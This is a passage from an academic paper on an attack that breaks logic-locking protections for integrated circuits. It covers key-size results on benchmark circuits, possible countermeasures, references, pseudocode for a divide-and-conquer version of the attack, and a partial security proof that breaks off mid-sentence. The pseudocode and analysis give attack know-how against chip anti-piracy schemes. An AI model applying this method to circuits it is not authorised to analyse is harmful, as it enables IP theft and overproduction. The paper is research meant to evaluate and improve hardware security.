Max key size	N/A	15	26	11	7	7	29	29	20	6	2	2	63
Max execution time (s)	0.1	76.8	102.7	60.9	1.3×10^4	2.2×10^3	4.5	4.9	56	3.4	3.4	2.9	85

only D2PIPs is that the maximum key size is dictated by the number of specified bits in the D2PIPs. If PI_1 is selected as a D2PIP in Fig. 5(a), the key size is only three; upon selecting PI_2, the key size is nine. Existing synthesis algorithms aim at maximizing the number of don't care bits in PIs to reduce the implementation cost. Thus, the circuits processed using existing EDA tools will achieve relatively smaller key sizes.

5.2 Can Benchmark Circuits Satisfy Dist2?

Checking whether a circuit satisfies the Dist2 property requires the computation of a PIT, which is an NP-Hard problem. As already mentioned in Section 3.4 PITs may not be computed for certain circuits. For all but two circuits (`b20` and `b22`), we can extract the PITs for more at least 80% of the logic cones in standard benchmark circuits. The two circuits have unusually high percentages of logic cones with 215 or more inputs; thus, ABC cannot extract PITs for them in 48 hours. Since for all the circuits except `b20` and `b22`, we can extract the PITs for more than 90% of the logic cones, on average, we claim that the data in Table 7 represents the general characteristics of standard benchmark circuits. Even for circuits `b20` and `b22`, the computed PITs exhibit the same trend for D2PIPs as that for the remaining circuits.

Satisfying Dist2 property. A critical finding of our study is that only a small fraction of the logic cones are protectable using D2PIPs. We say a logic cone is protectable if its PIT has at least one D2PIP. On average, only 1.3, 9.5%, and 51.4% of logic cones satisfy the Dist2 property in the `ITC'99` circuits, `ARM Cortex-M3` controllers, and the `GPS` circuit, respectively. The `GPS` circuit and `ARMc1` controllers are notable exceptions with 51.5% and 31.2% protectable cones. More importantly, the number of D2PIPs found in any circuit is extremely small. The `GPS` circuit has the largest number of D2PIPs in any logic cone, which is only 64. All other circuits have smaller numbers of D2PIPs, mostly ≤ 10. This dearth of D2PIPs deprives the designers of any choice in protecting PIs based on their application or use-case. Furthermore, since only a few D2PIPs exist, the error-rate at the outputs will remain low. One may ask if it is possible for the majority of D2PIPs to be concentrated in the un-examined cones for which the PITs could not be computed in 48 hours. This is unlikely as D2PIPs that can only be a small subset of the input space.

Table 7 also reports the maximum achievable key size, the main indicator of resilience against I/O attacks. The maximum key size attained is 29, 20, and 63 for the `ITC'99`, `Cortex-M3`, and `GPS` circuits, respectively. Key sizes around 30 can be easily brute-forced using today's desktop computers, implying that most of the benchmark circuits cannot even defend against brute-force. A security level of 2^{63} is significantly smaller compared to the NIST recommended security level of 2^{112} [76]. Thus, our most important finding is that the commonly-used circuits are unsuitable for any logic-locking technique as they fail to achieve a sufficiently large key size when satisfying the Dist2 property. To secure the IC supply chain against piracy and to securely outsource IC fabrication, designers can currently rely on schemes such as verifiable computation, homomorphic encryption, and multi-party computation that are computationally expensive and may incur prohibitive PPA overhead [77, 78].

6 Discussion

6.1 Potential Countermeasures

As we have seen in Section 5.2, the number of D2PIPs in conventional designs is mostly a few tens. This small number indicates that logic locking cannot protect the vast majority of the circuits. The reason for a small number of D2PIPs is the EDA tools and their optimization objectives. Before logic-synthesis tools convert high-level functions into their corresponding Boolean circuits, the high-level variables need to be Boolean encoded. For instance, the encoding process translates instructions in the high-level format, such as ADD, SUB, MUL, etc., to their corresponding opcode. The resultant Boolean circuit implements the mapping between inputs and outputs. Usually, such encoding schemes aim at packing the maximum number of codewords in the least number of bits [69] while simultaneously reducing the PPA of the resultant circuit [79]. Unfortunately, as we observed, these optimization objectives lead to a PIT with many PIs closely arranged, thereby reducing the number of D2PIPs. A recent analysis of properties of Boolean functions also alludes to the difficulty of locking certain circuits [80]. By demonstrating that the current EDA algorithms and encoding schemes are

not fully compatible with existing logic-locking techniques, our paper calls for a revamp of existing industrial EDA tools to take supply chain security into account. In the future, we intend to develop a security-centric encoding scheme to ensure that the PIs maintain a minimum inter-PI distance. This distance constraint will increase the number of specified bits in the PIT, leading to high PPA costs. Thus, we need to find an optimal trade-off between security and PPA overhead.

6.2 Scalability

The SPI attack requires generating the PIT of a Boolean function and computing the distance between all PIs. The exact optimization of a PIT is an NP-Hard problem [81], which raises concerns scalability of the attack. However, as described in Section 3.4 and demonstrated experimentally in Section 4.2, the attack can be easily scaled to larger circuits using a divide-and-conquer approach that eliminates the need for computing PIT of the complete circuit.

6.3 Other Locking Techniques

Meerkat considers resilience against structural attacks [82]. It introduces key gates such that that netlist structure remains identical regardless of the key value, hampering structural analysis attacks on netlists. Meerkat, however, requires the transformation of a netlist into a reduced-ordered binary decision diagram and cannot scale well for large circuits [82]. Meerkat, however, does not account for I/O attacks.

Cyclic locking techniques attempt to defeat I/O attacks by introducing cycles in a combinational circuit [83–85]. The underlying assumption is that the SAT/SMT solvers will loop forever in the cycles. However, our attack is still applicable to cyclic locking: a circuit protected by cyclic locking could be converted to an acyclic circuit by unrolling it. Successful attacks also exist against cyclic locking [84].

Sequential locking introduces additional states into finite state machines (FSM) so that a design enters the desired functional states only upon applying the correct key [6, 17, 86–88]. Even FSM synthesis techniques follow the distance-1 merging rule, similar to that for combinational circuits [70,89]. Naturally, one can extend our SPI attack to sequential locking by targeting the sequential synthesis steps.

Scan locking. All oracle-based attacks rely on scan chains to query the oracle. A few defense techniques thwart I/O attack by locking the scan chains [90] or making the scanned-out responses independent of the key value [91]. However, logic locking can be broken even without scan access [87, 92].

7 Conclusion

We have examined how vulnerable logic-locking techniques become when processed through industry-standard EDA tools. Contrary to the existing attacks, our SPI attack does not target a specific netlist format. Instead, it analyzes the Boolean functions, which renders our proposed attack and security property widely applicable. Our SPI attack takes only a few seconds to break any locked circuit irrespective of the CAC technique. The attack has a 100% success rate even when the circuits are optimized using various logic-synthesis tools, highlighting the inadequacy of the EDA tools in defending against white-box attacks. Our findings, in satisfying the Dist2 property, highlight the infeasibility of locking circuits with reasonable security.

Ramifications. The SPI attack calls for reevaluating the security of logic-locking techniques. The encoding schemes underlying current logic-synthesis tools and the subsequent optimizations in their current form fail to make a logic-locking technique secure. We have also highlighted the scarcity of D2PIPs in common benchmark circuits. Thus, we urge logic-locking researchers to consider the following: (i) Is the gate-level netlist the right abstraction level to apply logic locking? Thus, are ISCAS and ITC circuits appropriate benchmarks to evaluate logic locking? (ii) Can we blindly trust EDA tools for logic locking and other hardware security problems? We urge the need for the community to develop EDA tools and locking techniques that are cognizant of each other.

Acknowledgement

We thank Dr. Abhrajit Sengupta, Nimisha Limaye, Prof. Ozgur Sinanoglu from NYU-AD, and other CSAW'19 organizers for their help in providing locked circuits and verifying the keys. We thank other members of the TAMU SETH lab for their help in collecting data. We also thank Prof. Krishna Narayanan from TAMU for valuable discussions. And, we thank anonymous reviewers for their comments. The work was supported in part by the National Science Foundation (NSF CNS-1749175) and the Defense Advanced Research Projects Agency grants HR0011-20-9-0043 and FA8650-18-1-7827. Any opinions, findings, conclusions, or recommendations expressed herein are those of the authors, and do not necessarily reflect those of the US Government.

References

[1] D. Takahashi, "Globalfoundries: Next-generation chip factories will cost at least $10 billion." https://rb.gy/pjllsf, 2017. Last accessed on 10/12/2020.

[2] J. Purcher, "Apple Supply Chain News: TSMC & Foxconn Plan new chip plants." https://rb.gy/ot1hfv, 2017. Last accessed on 10/12/2020.

[3] M. Rostami, F. Koushanfar, and R. Karri, "A Primer on Hardware Security: Models, Methods, and Metrics," *Proceedings of IEEE*, vol. 102, no. 8, pp. 1283–1295, 2014.

[4] SEMI, "Innovation is at Risk Losses of up to $4 Billion Annually due to IP Infringement." https://rb.gy/ajtlnw, 2008. Last accessed on 10/04/2020.

[5] A. Kahng, J. Lach, W. H. Mangione-Smith, S. Mantik, I. Markov, M. Potkonjak, P. Tucker, H. Wang, and G. Wolfe, "Watermarking Techniques for Intellectual Property Protection," *IEEE/ACM Design Automation Conference*, pp. 776–781, 1998.

[6] Y. Alkabani and F. Koushanfar, "Active Hardware Metering for Intellectual Property Protection and Security," *USENIX Security Symposium*, pp. 291–306, 2007.

[7] J. Roy, F. Koushanfar, and I. Markov, "EPIC: Ending Piracy of Integrated Circuits," *IEEE/ACM Design, Automation & Test in Europe*, pp. 1069–1074, 2008.

[8] J. Rajendran, Y. Pino, O. Sinanoglu, and R. Karri, "Security Analysis of Logic Obfuscation," *IEEE/ACM Design Automation Conference*, pp. 83–89, 2012.

[9] P. Subramanyan, S. Ray, and S. Malik, "Evaluating the Security of Logic Encryption Algorithms," *IEEE International Symposium on Hardware Oriented Security and Trust*, pp. 137–143, 2015.

[10] M. Yasin, A. Sengupta, M. T. Nabeel, M. Ashraf, J. Rajendran, and O. Sinanoglu, "Provably-Secure Logic Locking: From Theory To Practice," *ACM SIGSAC Conference on Computer & Communications Security*, pp. 1601–1618, 2017.

[11] K. Azar, H. Kamali, H. Homayoun, and A. Sasan, "SMT Attack: Next Generation Attack on Obfuscated Circuits with Capabilities and Performance Beyond the SAT Attacks," *IACR Transactions on Cryptographic Hardware and Embedded Systems*, vol. 2019, no. 1, pp. 97–122, 2018.

[12] R. Jarvis and M. McIntyre, "Split Manufacturing Method for Advanced Semiconductor Circuits," *US Patent no. 7,195,931*, 2007.

[13] J. Baukus, L. Chow, R. Cocchi, and B. Wang, "Method and Apparatus for Camouflaging a Standard Cell based Integrated Circuit with Micro Circuits and Post Processing," *US Patent no. 20120139582*, 2012.

[14] J. P. Skudlarek, T. Katsioulas, and M. Chen, "A Platform Solution for Secure Supply-Chain and Chip Life-Cycle Management," *IEEE Computer*, vol. 49, no. 8, pp. 28–34, 2016.

[15] S. Leef, "In Pursuit of Secure Silicon." https://rb.gy/ngjzfd, 2017. Last accessed on 09/28/20.

[16] D. P. Affairs, "DARPA Selects Teams to Increase Security of Semiconductor Supply Chain." https://www.darpa.mil/news-events/2020-05-27, 2020. Last accessed on 10/05/2020.

[17] R. Chakraborty and S. Bhunia, "HARPOON: An Obfuscation-Based SoC Design Methodology for Hardware Protection," *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems*, vol. 28, no. 10, pp. 1493–1502, 2009.

[18] A. Baumgarten, A. Tyagi, and J. Zambreno, "Preventing IC Piracy Using Reconfigurable Logic Barriers," *IEEE Design & Test of Computers*, vol. 27, no. 1, pp. 66–75, 2010.

[19] Rambus, "Circuit camouflage technology." https://rb.gy/eowsah, 2017. Last accessed on 05/04/2020.

[20] Siemens, "TrustChain Security Platform." https://rb.gy/kcehg1, 2017. Last accessed on 09/28/2020.

[21] R. Torrance and D. James, "The State-of-the-Art in Semiconductor Reverse Engineering," *IEEE/ACM Design Automation Conference*, pp. 333–338, 2011.

[22] M. Yasin and O. Sinanoglu, "Transforming Between Logic Locking and IC Camouflaging," *IEEE International Design & Test Symposium*, pp. 1–4, 2015.

[23] K. Vättö, "Intel to Offer CPU Upgrades via Software for Selected Models." https://bit.ly/2Mnbn2j, 2011. Last accessed on 08/01/18.

[24] M. Zaman, A. Sengupta, D. Liu, O. Sinanoglu, Y. Makris, and J. Rajendran, "Towards Provably-Secure Performance Locking," *IEEE/ACM Design, Automation & Test in Europe*, pp. 1592–1597, 2018.

[25] A. Chakraborty, Y. Xie, and A. Srivastava, "GPU Obfuscation: Attack and Defense Strategies," *IEEE/ACM Design Automation Conference*, pp. 122:1–122:6, 2018.

[26] A. Chakraborty and A. Srivastava, "Hardware-Software Co-Design Based Obfuscation of Hardware Accelerators," *IEEE Computer Society Annual Symposium on VLSI*, pp. 547–552, 2019.

[27] M. Yasin, A. Sengupta, B. Schafer, Y. Makris, O. Sinanoglu, and J. Rajendran, "What to Lock?: Functional and Parametric Locking," *ACM Great Lakes Symposium on VLSI*, pp. 351–356, 2017.

[28] Y. Xie and A. Srivastava, "Delay Locking: Security Enhancement of Logic Locking Against IC Counterfeiting and Overproduction," *IEEE/ACM Design Automation Conference*, pp. 1–6, 2017.

[29] J. Cassell, "Reports of Counterfeit Parts Quadruple Since 2009, Challenging US Defense Industry and National Security." https://bit.ly/2KWVkJh, 2012. Last accessed on 05/04/2020.

[30] V. V. Rao and I. Savidis, "Protecting Analog Circuits with Parameter Biasing Obfuscation," *IEEE Latin American Test Symposium*, pp. 1–6, 2017.

[31] N. G. Jayasankaran, A. S. Borbon, E. Sanchez-Sinencio, J. Hu, and J. Rajendran, "Towards Provably-Secure Analog and Mixed-Signal Locking Against Overproduction," *IEEE/ACM International Conference on Computer-Aided Design*, pp. 1–8, 2018.

[32] K. Shamsi, M. Li, T. Meade, Z. Zhao, D. Z. Pan, and Y. Jin, "AppSAT: Approximately Deobfuscating Integrated Circuits," *IEEE International Symposium on Hardware Oriented Security and Trust*, pp. 95–100, 2017.

[33] Y. Shen and H. Zhou, "Double DIP: Re-Evaluating Security of Logic Encryption Algorithms," *ACM Great Lakes Symposium on VLSI*, pp. 179–184, 2017.

[34] M. Yasin, B. Mazumdar, O. Sinanoglu, and J. Rajendran, "Security Analysis of Anti-SAT," *IEEE Asia and South Pacific Design Automation Conference*, pp. 342–347, 2016.

[35] M. Li, K. Shamsi, T. Meade, Z. Zhao, B. Yu, Y. Jin, and D. Pan, "Provably Secure Camouflaging Strategy for IC Protection," *IEEE/ACM International Conference on Computer-Aided Design*, pp. 28:1–28:8, 2016.

[36] D. Sirone and P. Subramanyan, "Functional Analysis Attacks on Logic Locking," *IEEE/ACM Design, Automation & Test in Europe*, pp. 936–939, 2019.

[37] P. Chakraborty, J. Cruz, and S. Bhunia, "SAIL: Machine Learning Guided Structural Analysis Attack on Hardware Obfuscation," *IEEE Asian Hardware Oriented Security and Trust Symposium*, pp. 56–61, 2018.

[38] M. Yasin, B. Mazumdar, J. Rajendran, and O. Sinanoglu, "SARLock: SAT Attack Resistant Logic Locking," *IEEE International Symposium on Hardware Oriented Security and Trust*, pp. 236–241, 2016.

[39] Y. Xie and A. Srivastava, "Mitigating SAT Attack on Logic Locking," *International Conference on Cryptographic Hardware and Embedded Systems*, pp. 127–146, 2016.

[40] A. Sengupta, M. Nabeel, N. Limaye, M. Ashraf, and O. Sinanoglu, "Truly Stripping Functionality for Logic Locking: A Fault-based Perspective," *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems*, 2020.

[41] M. Massad, S. Garg, and M. Tripunitara, "Integrated Circuit (IC) Decamouflaging: Reverse Engineering Camouflaged ICs within Minutes," *Network and Distributed System Security Symposium*, 2015.

[42] C. Yu, X. Zhang, D. Liu, M. Ciesielski, and D. Holcomb, "Incremental SAT-Based Reverse Engineering of Camouflaged Logic Circuits," *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems*, vol. 36, no. 10, pp. 1647–1659, 2017.

[43] H. Wee, "On Obfuscating Point Functions," *ACM Symposium on Theory of Computing*, pp. 523–532, 2005.

[44] B. Shakya, X. Xu, M. Tehranipoor, and D. Forte, "CAS-Lock: A Security-Corruptibility Trade-off Resilient Logic Locking Scheme," *IACR Transactions on Cryptographic Hardware and Embedded Systems*, pp. 175–202, 2020.

[45] A. Sengupta, M. Nabeel, M. Yasin, and O. Sinanoglu, "ATPG-Based Cost-Effective, Secure Logic Locking," *IEEE VLSI Test Symposium*, pp. 1–6, 2018.

[46] A. Chakraborty, N. G. Jayasankaran, Y. Liu, J. Rajendran, O. Sinanoglu, A. Srivastava, Y. Xie, M. Yasin, and M. Zuzak, "Keynote: A Disquisition on Logic Locking," *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems*, pp. 1–1, 2019.

[47] M. Yasin and B. Mazumdar and O. Sinanoglu and J. Rajendran, "Removal Attacks on Logic Locking and Camouflaging Techniques," *IEEE Transactions on Emerging Topics in Computing*, pp. 1–1, 2018.

[48] X. Xu, B. Shakya, M. M. Tehranipoor, and D. Forte, "Novel Bypass Attack and BDD-based Tradeoff Analysis Against All Known Logic Locking Attacks," *International Conference on Cryptographic Hardware and Embedded Systems*, pp. 189–210, 2017.

[49] S. Bhunia and M. Tehranipoor, *Hardware Security: A Hands-on Learning Approach*. Morgan Kaufmann, 2018.

[50] F. Yang, M. Tang, and O. Sinanoglu, "Stripped Functionality Logic Locking With Hamming Distance-Based Restore Unit (SFLL-hd) - Unlocked," *IEEE Transactions on Information Forensics and Security*, vol. 14, no. 10, pp. 2778–2786, 2019.

[51] NYU CSAW, "Logic Locking Conquest 2019." https://rb.gy/amdgdf, 2019. Last accessed on 09/28/2020.

[52] B. Olney and R. Karam, "Tunable FPGA Bitstream Obfuscation with Boolean Satisfiability Attack Countermeasure," *ACM Transactions on Design Automation of Electronic Systems*, vol. 25, no. 2, pp. 1–22, 2020.

[53] Cadence, "Genus Synthesis Solution." https://rb.gy/gqbpgd. Last accessed on 09/28/2020.

[54] Synopsys, "Design Compiler NXT." https://rb.gy/wgeq1m. Last accessed on 05/04/2020.

[55] Synopsys, "Synplify Pro." https://rb.gy/qscv0c. Last accessed on 09/28/2020.

[56] Xilinx, "Vivado." https://rb.gy/yrdbsa. Last accessed on 05/04/2020.

[57] Mentor Graphics, "Precision RTL." https://rb.gy/03zuos. Last accessed on 09/28/2020.

[58] R. Brayton and A. Mishchenko, "ABC: An academic industrial-strength verification tool," *International Conference on Computer Aided Verification*, pp. 24–40, 2010.

[59] J. Yiu, *The Definitive Guide to the ARM Cortex-M3*. Newnes, 2009.

[60] B. Chetwynd, K. Bush, and K. Ingols, "CEP v2.0 Security Evaluation Targets." https://rb.gy/ssfjbk, 2019. Last accessed on 05/04/2020.

[61] Y. Kasarabada, D. Luria, and R. Vemuri, "Trust in IoT Devices: A Logic Encryption Perspective," *IFIP International Internet of Things Conference*, pp. 123–141, 2019.

[62] S. Keshavarz, C. Yu, S. Ghandali, X. Xu, and D. Holcomb, "Survey on Applications of Formal Methods in Reverse Engineering and Intellectual Property Protection," *Journal of Hardware and Systems Security*, vol. 2, no. 3, pp. 214–224, 2018.

[63] Y. Xie and A. Srivastava, "Anti-SAT: Mitigating SAT Attack on Logic Locking," *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems*, vol. 38, no. 2, pp. 199–207, 2019.

[64] G. D. Micheli, *Synthesis and Optimization of Digital Circuits*. McGraw-Hill Higher Education, 1994.

[65] C. Blundo, A. De Santis, A. Herzberg, S. Kutten, U. Vaccaro, and M. Yung, "Perfectly-Secure Key Distribution for Dynamic Conferences," *Advances in Cryptology*, pp. 471–486, 1993.

[66] A. Sarabi, N. Song, M. Chrzanowska-Jeske, and M. A. Perkowski, "A Comprehensive Approach to Logic Synthesis and Physical Design for Two-Dimensional Logic Arrays," *IEEE/ACM Design Automation Conference*, pp. 321–326, 1994.

[67] P. Subramanyan, N. Tsiskaridze, W. Li, A. Gascón, W. Y. Tan, A. Tiwari, N. Shankar, S. A. Seshia, and S. Malik, "Reverse Engineering Digital Circuits Using Structural and Functional Analyses," *IEEE Transactions on Emerging Topics in Computing*, vol. 2, no. 1, pp. 63–80, 2013.

[68] W. Li, A. Gascon, P. Subramanyan, W. Y. Tan, A. Tiwari, S. Malik, N. Shankar, and S. A. Seshia, "WordRev: Finding Word-level Structures in a Sea of Bit-Level Gates," *IEEE International Symposium on Hardware-Oriented Security and Trust*, pp. 67–74, 2013.

[69] G. D. Hachtel and F. Somenzi, *Logic Synthesis and Verification Algorithms*. Springer Science & Business Media, 2006.

[70] P. Ashar, S. Devadas, and R. Newton, *Sequential Logic Synthesis*. Springer Science & Business Media, 2012.

[71] A. Sengupta, B. Mazumdar, M. Yasin, and O. Sinanoglu, "Logic Locking with Provable Security Against Power Analysis Attacks," *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems*, pp. 1–1, 2019.

[72] M. El Massad, S. Garg, and M. V. Tripunitara, "Integrated Circuit (IC) Decamouflaging: Reverse Engineering Camouflaged ICs within Minutes," *Network and Distributed System Security Symposium*, pp. 1–14, 2015.

[73] C. Torng, "FreePDK45 and the Nangate Open Cell Library." https://rb.gy/azbenb, 2020. Last accessed on 02/12/2021.

[74] Xilinx, "Spartan-3 FPGA Family." https://rb.gy/pupygs, 2020. Last accessed on 02/12/2021.

[75] S. Davidson, "Characteristics of the ITC'99 Benchmark Circuits," *IEEE International Test Synthesis Workshop*, 1999.

[76] E. Barker and A. Roginsky, "Transitions: Recommendation for Transitioning the Use of Cryptographic Algorithms and Key Lengths," *NIST Special Publication*, vol. 800, p. 131A, 2011.

[77] G. Ateniese, A. Kiayias, B. Magri, Y. Tselekounis, and D. Venturi, "Secure Outsourcing of Cryptographic Circuits Manufacturing," *ACM International Conference on Provable Security*, pp. 75–93, 2018.

[78] C. Konstantinou, A. Keliris, and M. Maniatakos, "Privacy-Preserving Functional IP Verification Utilizing Fully Homomorphic Encryption," *IEEE/ACM Design, Automation & Test in Europe Conference & Exhibition*, pp. 333–338, 2015.

[79] S. Devadas and A. R. Newton, "Exact Algorithms for Output Encoding, State Assignment, and Four-Level Boolean Minimization," *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems*, vol. 10, no. 1, pp. 13–27, 1991.

[80] J. Sweeney, M. Heule, and L. T. Pileggi, "Sensitivity Analysis of Locked Circuits," *International Conference on Logic for Programming, Artificial Intelligence and Reasoning*, pp. 483–497, 2020.

[81] M. R. Garey and D. S. Johnson, *ACM Computers and Intractability*, vol. 174. Freeman San Francisco, 1979.

[82] M. E. Massad, J. Zhang, S. Garg, and M. V. Tripunitara, "Logic Locking for Secure Outsourced Chip Fabrication: A New Attack and Provably Secure Defense Mechanism," *arXiv preprint arXiv:1703.10187*, 2017.

[83] K. Shamsi, M. Li, T. Meade, Z. Zhao, D. Z. Pan, and Y. Jin, "Cyclic Obfuscation for Creating SAT-Unresolvable Circuits," *ACM Great Lakes Symposium on VLSI*, pp. 173–178, 2017.

[84] H. Zhou, R. Jiang, and S. Kong, "CycSAT: SAT-Based Attack on Cyclic Logic Encryptions," *IEEE/ACM International Conference on Computer-Aided Design*, pp. 49–56, 2017.

[85] A. Rezaei, Y. Shen, S. Kong, J. Gu, and H. Zhou, "Cyclic Locking and Memristor-Based Obfuscation Against CycSAT and Inside Foundry Attacks," *IEEE/ACM Design, Automation & Test in Europe*, pp. 85–90, 2018.

[86] M. Fyrbiak, S. Wallat, J. Déchelotte, N. Albartus, S. Böcker, R. Tessier, and C. Paar, "On the Difficulty of FSM-based Hardware Obfuscation," *IACR Transactions on Cryptographic Hardware and Embedded Systems*, pp. 293–330, 2018.

[87] K. Shamsi, M. Li, D. Z. Pan, and Y. Jin, "KC2: Key-Condition Crunching for Fast Sequential Circuit Deobfuscation," *IEEE/ACM Design, Automation & Test in Europe*, pp. 534–539, 2019.

[88] S. Koteshwara, C. H. Kim, and K. K. Parhi, "Key-Based Dynamic Functional Obfuscation of Integrated Circuits Using Sequentially Triggered Mode-Based Design," *IEEE Transactions on Information Forensics and Security*, vol. 13, no. 1, pp. 79–93, 2018.

[89] Z. Kohavi and N. K. Jha., *Switching and Finite Automata Theory*. Cambridge University Press, 2009.

[90] R. Karmakar, H. Kumar, and S. Chattopadhyay, "Efficient Key-gate Placement And Dynamic Scan Obfuscation Towards Robust Logic Encryption," *IEEE Transactions on Emerging Topics in Computing*, 2019.

[91] N. Limaye, A. Sengupta, M. Nabeel, and O. Sinanoglu, "Is Robust Design-for-Security Robust Enough? Attack on Locked Circuits with Restricted Scan Chain Access," *IEEE/ACM International Conference on Computer-Aided Design*, pp. 1–8, 2019.

[92] M. El Massad, S. Garg, and M. Tripunitara, "Reverse Engineering Camouflaged Sequential Circuits Without Scan Access," *IEEE/ACM International Conference on Computer-Aided Design*, pp. 33–40, 2017.

[93] J. Chen, D. Hermelin, and M. Sorge, "On Computing Centroids According to the p-Norms of Hamming Distance Vectors," *arXiv preprint arXiv:1807.06469*, 2018.

[94] D. Q. Naiman and H. P. Wynn, "Inclusion-Exclusion-Bonferroni Identities and Inequalities for Discrete Tube-Like Problems via Euler Characteristics," *IMSTAT Annals of Statistics*, vol. 20, no. 1, pp. 43–76, 1992.

[95] P. Kocher, J. Jaffe, B. Jun, and P. Rohatgi, "Introduction to Differential Power Analysis," *Journal of Cryptographic Engineering*, vol. 1, no. 1, pp. 5–27, 2011.

[96] S. Tajik, H. Lohrke, J.-P. Seifert, and C. Boit, "On the Power of Optical Contactless Probing: Attacking Bitstream Encryption of FPGAs," in *ACM SIGSAC Conference on Computer and Communications Security*, pp. 1661–1674, 2017.

[97] M. Rahman, S. Tajik, M. Rahman, M. Tehranipoor, and N. Asadizanjani, "The Key is Left Under the Mat: On the Inappropriate Security Assumption of Logic Locking Schemes," tech. rep., Cryptology ePrint Archive, Report 2019/719, 2019, https://eprint.iacr.org/2019/719, 2019.

[98] S. Engels, M. Hoffmann, and C. Paar, "The End of Logic Locking? A Critical View on the Security of Logic Locking," *IACR Cryptology ePrint Archive*, vol. 2019, p. 796, 2019.

A SPI attack using divide and conquer

Algorithm 2: SPI attack with divide & conquer

Input: Locked cone $\mathcal{C}_{lock}$, Oracle O, Timeout T
Output: Protected input pattern candidates PIPs: PIP_{list}

$\mathcal{C}_{cp} \leftarrow$ generate_corrupted_circuit($\mathcal{C}_{lock}$)
$\boldsymbol{Nodes}_{sort} \leftarrow$ sort_by_protecting_inputs($\mathcal{C}_{cp}$)
$\boldsymbol{PIPs}_{cand} \leftarrow \varnothing$
for $node \in \boldsymbol{Nodes}_{sort}$ **do**
  $\mathcal{C}_{node} \leftarrow$ generate_subcircuit($\mathcal{C}_{cp}, node$)
  $PIT_{node} \leftarrow$ extract_PIT(C_{node}, T)
  $\boldsymbol{P_1} \leftarrow$ get_fully_specified_PI(PIT)
  $\boldsymbol{PIPs}_{verified} \leftarrow$ verify($\boldsymbol{PIPs}_{verified}, \mathcal{C}_{cp}, O$)
  if ($\boldsymbol{PIPs}_{verified} \neq \varnothing$) **then**
    return $\boldsymbol{PIPs}_{verified}$
  end
  $\boldsymbol{P_2} \leftarrow$ find_and_parse_split_PIs(PIT)
  $\boldsymbol{PIPs}_{verified} \leftarrow$ verify($\boldsymbol{P_2}, \mathcal{C}_{cp}, O$)
  if ($\boldsymbol{PIPs}_{verify} \neq \varnothing$) **then**
    return $\boldsymbol{PIPs}_{verified}$
  end
  $\boldsymbol{PIPs}_{cand} \leftarrow \boldsymbol{PIPs}_{cand} \bigcup \boldsymbol{P_1} \bigcup \boldsymbol{P_2}$
end
$\boldsymbol{PIPs}_{good} \leftarrow$ PIPs_with_most_specified_bits($\boldsymbol{PIPs}_{cand}$)
for $pip \in \boldsymbol{PIPs}_{good}$ **do**
  $pip_{full} \leftarrow$ brute_force($pip, \mathcal{C}_{lock}, O$)
  $\boldsymbol{PIP}_{list} \leftarrow \boldsymbol{PIPs}_{list} \bigcup \{pip_{full}\}$
end
return verify($\boldsymbol{PIP}_{list}, \mathcal{C}_{cp}, O$)

Alg. 2 describes the scalable version of the SPI attack that employs a divide-and-conquer strategy. The inputs to the algorithm are a locked cone $\mathcal{C}_{lock}$, the oracle O, and a timeout parameter T. First, the attack extracts the corrupted circuit $\mathcal{C}_{cp}$ by removing the correcting unit. The nodes in $\mathcal{C}_{cp}$ are sorted in descending order by the number of protecting inputs. Recall that the correcting unit has k primary and k key inputs, we refer to the primary inputs feeding the correcting unit as protecting inputs. Only the protecting inputs are included in the PIP and thus are of relevance for the attack.

For each sorted node, a sub-circuit is constructed and an attempt is made to extract its PIT. If the PIT can be extracted within the time limit T, the PIT is parsed for candidate PIPs using the two methods already used in Alg. 1, i.e., 1) fully specified PIPs and 2) split PIs. If the attacker is fortunate enough, the PIT may be computed for a sub-circuit with all protecting inputs and the recovered PIP may be fully specified (no don't care bit). In such a case, the PIP can be verified using the oracle. The attack completes successfully if a true PIP has been recovered.

In certain cases, the PIT may be extracted only for sub-circuits that have only a subset of protecting inputs. In such scenarios, our attack targets the candidate PIPs with the largest number of specified bits. Brute-force or even attacks such as SAT/SMT attack may be used to determine the values of the remaining bits in the PIP.

B Success Rate of Structural Attacks

Continuing the discussion in Section 3.1, we consider two scenarios for attackers.

Well-informed attacker. Let us first assume that the attacker knows whether F_{cp}^{ON} is constructed by adding a PIP or removing a PIP from F_{orig}^{ON}. Later, we also consider the case where the attack does not know this information. Considering the cases where the PIP is merged, i.e., Case 1(a) or 2(a), $Pr(\mathcal{A}_{\mathcal{S}})$, i.e., the probability of success for a structural attack to recover the PIP from the PIT is

$$Pr(\mathcal{A}_{\mathcal{S}}) \leq max\left\{\frac{1}{|\mathcal{S}_{u1}|}, \frac{1}{|\mathcal{S}_{u2}|}\right\}.$$

When the PIP is merged, i.e., Case 1(b) and 2(b), the attacker has to account for all minterms in either F_{cp}^{ON} or F_{cp}^{OFF}. Then,

$$Pr(\mathcal{A}_{\mathcal{S}}) \leq max\left\{\frac{1}{|\mathcal{S}_{m1}|}, \frac{1}{|\mathcal{S}_{m2}|}\right\}.$$

Uninformed attacker. The CAC techniques may construct the $\mathcal{C}_{cp}$ by XORing $\mathcal{C}_{orig}$ with a PIP, i.e., the PIP may be either added or removed. Thus, the attacker has to account for both addition and removal cases. When the PIP remains isolated, the success rate for the attacker is $\frac{1}{|\mathcal{S}_{u1}|+|\mathcal{S}_{u2}|}$, implying that choosing unmergeable PIPs is at most $(|\mathcal{S}_{u1}|+|\mathcal{S}_{u2}|)$-secure against structural attacks. When the PIP is merged, the search space for attacker is the set of all minterm contained in either F_{cp}^{ON} or F_{cp}^{OFF}, i.e., $Pr(\mathcal{A}_{\mathcal{S}}) = \frac{1}{|\mathcal{S}_{m1}|+|\mathcal{S}_{m2}|} = \frac{1}{2^k}$.

C Proof of Theorem 1

Theorem 1: *Satisfying Dist2 property is sufficient to achieve* β*-security against structural attacks on Boolean circuits represented in SOP form, where* $\beta = |\mathcal{S}|$.

Proof: We assume that the attacker has access to 1) the corrupted circuit implemented in SOP format and 2) the PIT of the corrupted circuit. Locking using a D2PIP ensures that the PIT does not directly reveal the PIPs to the attackers. The search space $\mathcal{S}$ for an attacker is the set of potential D2PIP candidates an attacker has to account for. Since the attacker does not know whether a D2PIP has been added or removed, he/she must consider both cases.

Case 1. Removing a D2PIP. Removing a D2PIP from F_{orig}^{ON} yields,

